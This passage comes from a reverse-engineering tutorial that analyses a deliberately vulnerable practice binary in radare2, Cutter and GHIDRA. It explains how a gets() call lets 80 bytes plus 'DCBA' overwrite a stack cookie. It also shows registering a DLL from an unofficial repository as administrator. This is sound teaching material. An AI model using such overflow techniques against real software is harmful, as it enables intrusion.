
idp STACK1_VS_2017.pdb

I analyze again with **aaa** and now symbols are added, now that **gets** and **printf** appear, I have to rename again the symbols (note: load the symbols at the beginning before analyzing with **aaa**, in opposite case we would lose all the work done).

```
[0x00001040]> afvn cookie var_4h
[0x00001040]> afvn buf s
[0x00001040]> pdf my_main
        ;-- pdb._main:
/ (fcn) main 87
|   int main (int argc, char **argv, char **envp);
|           ; var char *buf @ ebp-0x54
|           ; var uint32_t cookie @ ebp-0x4
|           ; CALL XREF from entry0 @ 0x128d
|           0x00001040      55              push ebp
|           0x00001041      8bec            mov ebp, esp
|           0x00001043      83ec54          sub esp, 0x54
|           0x00001046      6a00            push 0
|           0x00001048      6800904100      push 0x419000               ; "Vamosss"
|           0x0000104d      6808904100      push 0x419008               ; "Imprimir You win..\n"
|           0x00001052      6a00            push 0
|           0x00001054      ff1510214100    call dword [0x412110]
|           0x0000105a      8d45fc          lea eax, [cookie]
|           0x0000105d      50              push eax
|           0x0000105e      8d4dac          lea ecx, [buf]
|           0x00001061      51              push ecx
|           0x00001062      681c904100      push 0x41901c               ; "buf: %08x cookie: %08x\n" ; const char *format
|           0x00001067      e834000000      call pdb._printf            ; int printf(const char *format)
|           0x0000106c      83c40c          add esp, 0xc
|           0x0000106f      8d55ac          lea edx, [buf]
|           0x00001072      52              push edx                    ; char *s
|           0x00001073      e8e32b0000      call pdb._gets              ; char *gets(char *s)
|           0x00001078      83c404          add esp, 4
|           0x0000107b      817dfc444342.   cmp dword [cookie], 0x41424344
|       ,=< 0x00001082      750d            jne 0x1091
|       |   0x00001084      6834904100      push 0x419034               ; "you win!\n" ; const char *format
|       |   0x00001089      e812000000      call pdb._printf            ; int printf(const char *format)
|       |   0x0000108e      83c404          add esp, 4
|       |   ; CODE XREF from main @ 0x1082
|       `-> 0x00001091      33c0            xor eax, eax
|           0x00001093      8be5            mov esp, ebp
|           0x00001095      5d              pop ebp
\           0x00001096      c3              ret
[0x00001040]>
```

Now it looks better and the graph mode too.


We will see how this appears in Cutter that it is radare's GUI, I download it, uncompress it and run it.
https://github.com/radareorg/cutter/releases




I choose the file to disassembly and the pdb with the symbols.

In the quick filter I write main, and I can see the function, clicking in it and pressing the bar key we enter in graph mode.


Right-clicking a variable or pressing the shortcut **Y** we can rename a variable.




I choose the one I want to rename, and I change names for buf and cookie.



It also has an screen for decompiling.
Pressing X function references are shown.




We can see that one of the decompiler option, is the one to do it with GHIDRA, I don't know if it works, but the option is in there:



We have the console for radare commands, in this case we write **afvb*** that is used to list the variables relative to **ebp** and **afvd** to see the value of the variables when we're debugging.

```
[0x00401054]> afvb*
afvb -84 buf char * @ 0x401040
afvb -4 cookie uint32_t @ 0x401040

[0x00401054]> afvd
var cookie = 0x00177ffc = -1
var buf = 0x00177fac = ovf "\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xf
xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
ff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\
f\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x
\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xf
xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
ff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\
```


We can see that buf is in -84 and cookie in -4, so the difference between both is 80 we have to fill buf and the next 4 will be the famous "DCBA".



At the end, we can see that we can reach the same conclusions that using IDA, we can see that destination of gets is **buf**, there data will be copied, and we saw that buf is 80 byte long, and right down is cookie, that we will modify with DCBA at overflow, that will be compared with 0x41424344, and it will go to YOU WIN if are not different.
At time of writing this training I talked with Pancake, radare's author, with all the people who help and collaborate, he is a very accessible person, and I told him to add a command similar to **afbv*** but not only for listing variables but as in IDA, list all the static representation of the function, to be easier see the distance, he started to work on it, so we will use it in future trainings.

3-GHIDRA


While I was writing the part 2, a new version of GHIDRA was released the 9.1, so I update it to continue with the newest.
https://ghidra-sre.org/releaseNotes_9.1_final.html#9_1



We go to File -> New Project -> Non-Shared Project and then Next>>.


I create a folder for the project and I write a name.

Now I drag and drop the executable of stack1 on the active project screen.




Once is dropped into the windows is loaded.

It appears a screen with information about the file that I load, then we press OK.



Double click in the name of our file, then we will analyze the file as follow (if any screen appears, we should choose YES):




Problem in here is that there's an error loading the symbols.

ERROR: Unable to locate the DIA SDK. It is required to load PDB files.
*** See docs/README_PDB.html for DLL registration instructions.**

ghidra.app.util.bin.format.pdb.PdbException: ERROR: Unable to locate the DIA SDK. It is required to load PDB files.

***See docs/README_PDB.html for DLL registration instructions.**

We will see what this file is:



Ensure you have *msdia140.dll* on your computer

First, check to see if you already have the *msdia140.dll* library installed on your system. It is generally installed installed with Microsoft Visual Studio 2017 when C/C++ development support is included (may be Community, Professional, or other VS 2017 distribution package name).

```
C:\Program Files (x86)\Microsoft Visual Studio\2017\\DIA SDK\bin\amd64\msdia140.dll
```

This file is commonly located here, although it may be installed in other locations as well. Any 64-bit copy may be registered provided it is the correct version. There is no need to register more than one.

Register 'msdia140.dll' in the Windows registry

Please register 64-bit *msdia140.dll* even if you already had a copy of it on your computer since it is not registered by the Visual Studio installation process. You will need administrative rights/privileges in order to register the DLL in the Windows registry.

1. Start a command prompt as an administrator:
   - Click Windows Start menu, enter CMD in the search box to locate CMD program.
   - Right-click on CMD program and then click Run as administrator.
   - If the User Account Control dialog box appears, confirm that the action it displays is what you want, and then click Yes to continue. You may be prompted for an Admin password to elevate permissions.
2. At the prompt within the displayed CMD window, navigate to the parent folder that contains the 64-bit version of *msdia140.dll* or specify the full path of the DLL to regsvr32 command below.
3. Enter the following command to register the DLL:

```
regsvr32 msdia140.dll
```

When the registration has completed you should see a popup that indicates that "DllRegisterServer in *msdia140.dll* succeeded".

I will have to find it and installing it:

Microsoft Visual C++ Redistributable for Visual Studio 2017

or


https://go.microsoft.com/fwlink/?LinkId=746572

I still had the problem, so I downloaded this:


https://github.com/MalwareTech/MSDIA-x64

I uncompressed it, and I run the .bat from an admin command prompt, what the script does is:
xcopy msdia140.dll %systemroot%\system32
regsvr32 %systemroot%\system32\msdia140.dll

